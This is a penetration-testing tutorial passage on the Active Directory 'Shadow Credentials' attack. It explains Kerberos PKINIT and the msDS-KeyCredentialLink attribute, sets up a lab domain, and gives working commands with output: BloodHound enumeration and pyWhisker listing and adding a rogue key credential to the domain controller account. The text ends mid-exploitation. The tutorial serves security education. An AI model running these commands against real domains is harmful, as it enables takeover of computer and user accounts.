Shadow Credential

COMPUTER ACCOUNT TAKEOVER

iGNITE Technologies

www.ignitetechnologies.in

Table of Contents

In this post, we explore the exploitation technique known as the Shadow Credentials attack. This attack leverages the mismanagement or exploitation of Active Directory Certificate Services (AD CS) to inject custom certificates into a user account, granting attackers persistent access. By modifying the **msDS-KeyCredentialLink** attribute, adversaries can effectively create "shadow credentials" that allow them to authenticate as the target user without needing their password or NTLM hash.

The post outlines lab setup, exploitation methods, and mitigation techniques, mapped to the MITRE ATT&CK framework for clarity. Detection mechanisms and actionable recommendations are also provided to help security professionals identify and defend against this prevalent threat.

Introduction to Kerberos Authentication

Kerberos is a trusted authentication protocol used in Active Directory to securely verify the identity of users and services. It uses tickets to reduce the need for transmitting passwords over the network.

Symmetric Encryption in Kerberos

In traditional Kerberos authentication, symmetric encryption is used. Here's how it works:

1. **AS-REQ (Authentication Service Request):** The client sends a request to the Key Distribution Center (KDC), including a timestamp encrypted with a key derived from the user's password.
2. **AS-REP (Authentication Service Response):** The KDC validates the timestamp using the user's stored hash and returns a Ticket Granting Ticket (TGT) encrypted with the KDC's secret key.
3. **TGS-REQ and TGS-REP:** The client uses the TGT to request access to a service, and the KDC issues a service ticket.

While symmetric encryption is effective, it relies on shared secrets (passwords) and is not suitable for scenarios requiring public key infrastructure (PKI), such as smart card authentication.

Asymmetric Encryption with PKINIT

PKINIT (Public Key Cryptography for Initial Authentication): PKINIT (Public Key Cryptography for Initial Authentication) is an extension of Kerberos that uses asymmetric encryption. Instead of relying on passwords, it uses public-private key pairs for authentication.

PKINIT Certificate Authentication: Uses a traditional X.509 certificate and private key pair to authenticate a Kerberos client. The KDC directly validates the certificate.

PKINIT Key Trust: Relies on a public key stored in the **msDS-KeyCredentialLink** attribute of an AD object. The KDC authenticates the client by verifying that the public key used in the authentication request matches the one stored in the AD object, without needing a traditional certificate.

Here's how it works:

1. **AS-REQ with PKINIT:** The client sends a request to the KDC, including a timestamp signed with the client's private key and the corresponding public key.

2. **Public Key Validation:** The KDC checks the client's public key against the **msDS-KeyCredentialLink** attribute in Active Directory. Means, instead of directly using the certificate for authentication, the KDC is validating if any of the public keys in the msDS-KeyCredentialLinkattribute of the user matches the one used in the AS-REQ. If the key is valid, the KDC decrypts the timestamp and verifies the signature.
3. **AS-REP:** If validation is successful, the KDC issues a TGT to the client.

The msDS-KeyCredentialLink Attribute

In simple terms, PKINIT introduces the **msDS-KeyCredentialLink** attribute in Windows Server 2016 to store public keys for authentication. This attribute is crucial for certificate-based authentication, and here are its key details:

1. The msDS-KeyCredentialLink is a multi-value attribute, meaning multiple public keys can be stored for a single account, often representing different devices linked to that account.

2. Each value in this attribute contains serialized objects called Key Credentials. These objects include:

- Creation date
- Distinguished name of the owner
- A GUID representing a Device ID
- The public key itself

3. During PKINIT authentication, the client's public key is verified against the values stored in this attribute. If a match is found, the KDC proceeds with authentication.

4. Managing and modifying the msDS-KeyCredentialLink attribute is an action that requires specific permissions, typically held by accounts that are members of highly privileged groups.

These groups include:

Key Admins: members of this group can perform administrative actions on key objects within the domain. The Key Admins group applies to the Windows Server operating system in Default Active Directory security groups.

Enterprise Key Admins: members of this group can perform administrative actions on key objects within the forest.

Domain Admins: members of this group have almost all the privileges within a domain, including the ability to modify attributes.

5. It is important to note that user objects can't edit their own msDS-KeyCredentialLink attribute, while computer objects can. On the other hand, computer objects can edit their own msDS-KeyCredentialLink attribute but can only add a KeyCredential if none already exists.

How Shadow Credentials Work

The Shadow Credentials attack takes advantage of improper permissions on the msDS-KeyCredentialLink attribute, allowing attackers to inject their own public key into the attribute of a target user or computer account. Once this is done, they can impersonate the target account using PKINIT.

Here is how the attack works step by step:

Step 1: Identify Target Permissions

The attacker identifies an Active Directory object (such as a user or computer account) where they have permissions to modify attributes. Permissions like **GenericWrite** or **GenericAll** are required to modify the msDS-KeyCredentialLink attribute.

Step 2: Inject the Attacker's Public Key

The attacker adds their own public key to the msDS-KeyCredentialLink attribute of the target account. This process essentially "registers" the attacker's key as a valid authentication method for the target.

Step 3: Generate a Certificate

The attacker creates a certificate in PFX format using the private key associated with the injected public key. This certificate is now tied to the target account.

Step 4: Authenticate as the Target Account

With the generated certificate, the attacker authenticates to the domain using PKINIT. The KDC validates the attacker's public key against the msDS-KeyCredentialLink attribute and issues a Ticket Granting Ticket (TGT) for the target account.

Step 5: Impersonate Users or Escalate Privileges

Using the TGT, the attacker can:

- Perform lateral movement within the network.
- Use the **S4U2self** protocol to impersonate other users.
- Extract NTLM hashes from the Privilege Attribute Certificate (PAC).

Prerequisites

- Windows Server 2019 as Active Directory that supports PKINIT
- Domain must have Active Directory Certificate Services and Certificate Authority configured.
- Kali Linux
- Tools: PyWhishker, Impacket, certipy-ad, BloodyAD, Metasploit, ldap_shell
- Windows 10/11 – As Client

Lab Setup

In this lab setup, we will create a user named 'Krishna' and elevate its privileges by adding it to the Key Admins and Enterprise Key Admins groups. This setup will showcase how attackers can exploit the msDS-KeyCredentialLink attribute to perform a Shadow Credentials attack, demonstrating privilege escalation and unauthorized persistent access.

Create the AD Environment:

To simulate an Active Directory environment, you will need a Windows Server as a Domain Controller (DC) and a client machine (Windows or Linux) where you can run enumeration and exploitation tools.


Domain Controller:

- Install Windows Server (2016 or 2019 recommended) that supports PKINIT.
- Promote it to a Domain Controller by adding the **Active Directory Domain Services** role.
- Set up the domain (e.g., **ignite.local**).
- The domain must have **Active Directory Certificate Services** and a **Certificate Authority** configured.

User Accounts:

- Create an AD user account named **Krishna**.

```
net user krishna Password@1 /add /domain
```




```
C:\Users\Administrator>net user krishna Password@1 /add /domain
The command completed successfully.

C:\Users\Administrator>
```

Add 'Krishna' User to Privileged Groups:


Once your AD environment is set up, you need to add **Krishna** user to the **Key Admins** and **Enterprise Key Admins** security groups.

Steps:

- Open **Active Directory Users and Computers** (ADUC) on the Domain Controller.
- Enable the **Advanced Features** view by clicking on **View** > **Advanced Features**.
- Locate User **Krishna** in the **Users** container.
- Right-click on **Krishna User** and go to **Properties**.



- Go to the **Member Of** tab and click on **Add** button
- In the “Enter the object name to select” box, type **Key Admins** and **Enterprise Key Admins** and click **Check Names** and click on OK
- Apply the settings.


krishna Properties

Security | Environment | Sessions | Remote control | Remote Desktop Services Profile | COM+ | Attribute Editor | General | Address | Account | Profile | Telephones | Organization | Published Certificates | Member Of | Password Replication | Dial-in | Object

Member of:

Name	Active Directory Domain Services Folder
Domain Users	ignite.local/Users
Enterprise Key Admins	ignite.local/Users
Key Admins	ignite.local/Users

Primary group: Domain Users


There is no need to change Primary group unless you have Macintosh clients or POSIX-compliant applications.

Exploitation

Bloodhound – Hunting for Weak Permission


Use BloodHound to Confirm Privileges: You can use **BloodHound** to verify that **Krishna** have the ability to write to the "msds-KeyCredentialLink" property on DC.IGNITE.LOCAL

```
bloodhound-python -u krishna -p Password@1 -ns 192.168.1.48 -d ignite.local -c All
```



```
┌──(root㉿kali)-[~/blood]
└─# bloodhound-python -u krishna -p Password@1 -ns 192.168.1.48 -d ignite.local -c All
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: ignite.local
INFO: Getting TGT for user
INFO: Connecting to LDAP server: DC.ignite.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 4 computers
INFO: Connecting to LDAP server: DC.ignite.local
INFO: Found 17 users
INFO: Found 54 groups
INFO: Found 2 gpos
INFO: Found 2 ous
INFO: Found 20 containers
INFO: Found 1 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: pc1.ignite.local
INFO: Querying computer:
INFO: Querying computer: MSEDGEWIN10.ignite.local
INFO: Querying computer: DC.ignite.local
INFO: Done in 00M 02S
```

From the graphical representation of Bloodhound, the tester would like to identify the Reachable high value targets for selected user.



KRISHNA@IGNITE.LOCAL


OVERVIEW


Sessions	0
Sibling Objects in the Same OU	5
Reachable High Value Targets	9
Effective Inbound GPOs	1
See user within Domain/OU Tree	

NODE PROPERTIES

Object ID	S-1-5-21-798084426-3415456680-3274829403-1672
Password Last Changed	Thu, 16 Jan 2025 16:11:55 GMT
Last Logon	Thu, 16 Jan 2025 16:17:39 GMT
Last Logon (Replicated)	Thu, 16 Jan 2025 16:17:26 GMT
Enabled	True
AdminCou	False

Thus, it has shown the Krishna User have the ability to write to the "**msds-KeyCredentialLink**" property on **DC.IGNITE.LOCAL**. Writing to this property allows an attacker to create "Shadow Credentials" on the object and authenticate as the principal using Kerberos PKINIT.





The members of the group ENTERPRISE KEY ADMINS@IGNITE.LOCAL have the ability to write to the "msds-KeyCredentialLink" property on DC.IGNITE.LOCAL. Writing to this property allows an attacker to create "Shadow Credentials" on the object and authenticate as the principal using kerberos PKINIT.

Method for Exploitation

Attackers can exploit the msDS-KeyCredentialLink attribute by injecting rogue public keys into a target user's account.

PyWhisker


From UNIX-like systems, the msDs-KeyCredentialLink attribute of a user or computer target can be manipulated with the **pyWhisker** tool.

Clone the repository and install:

```
git clone https://github.com/ShutdownRepo/pywhisker.git
python3 setup.py install
```

List all the current **KeyCredential IDs** and their **creation times** associated with the **DC$** object.

```
pywhisker -d ignite.local -u "krishna" -p "Password@1" --target "DC$" --action "list"
```



```
┌──(root㉿kali)-[~/PKINITtools]
└─# pywhisker -d ignite.local -u "krishna" -p "Password@1" --target "DC$" --action "list"
[*] Searching for the target account
[*] Target user found: CN=DC,OU=Domain Controllers,DC=ignite,DC=local
[*] Attribute msDS-KeyCredentialLink is either empty or user does not have read permissions on that attribute
```


At this point of time, it shows that attribute msDs-KeyCredentialLink is empty.

The exploitation phase begins with populating the msDS-KeyCredentialLink attribute.

PyWhishker **add** functionality, will generates a public-private key pair and adds a new key credential to the target object DC$.

The output will specify the PFX file (and associated password) where the certificate is stored. This will be required in the next step to obtain a Kerberos TGT (ticket-granting-ticket) for the machine account using PKINIT.

```
pywhisker -d "ignite.local" -u "krishna" -p "Password@1" --target "DC$" --action "add" --filename
DC$
```



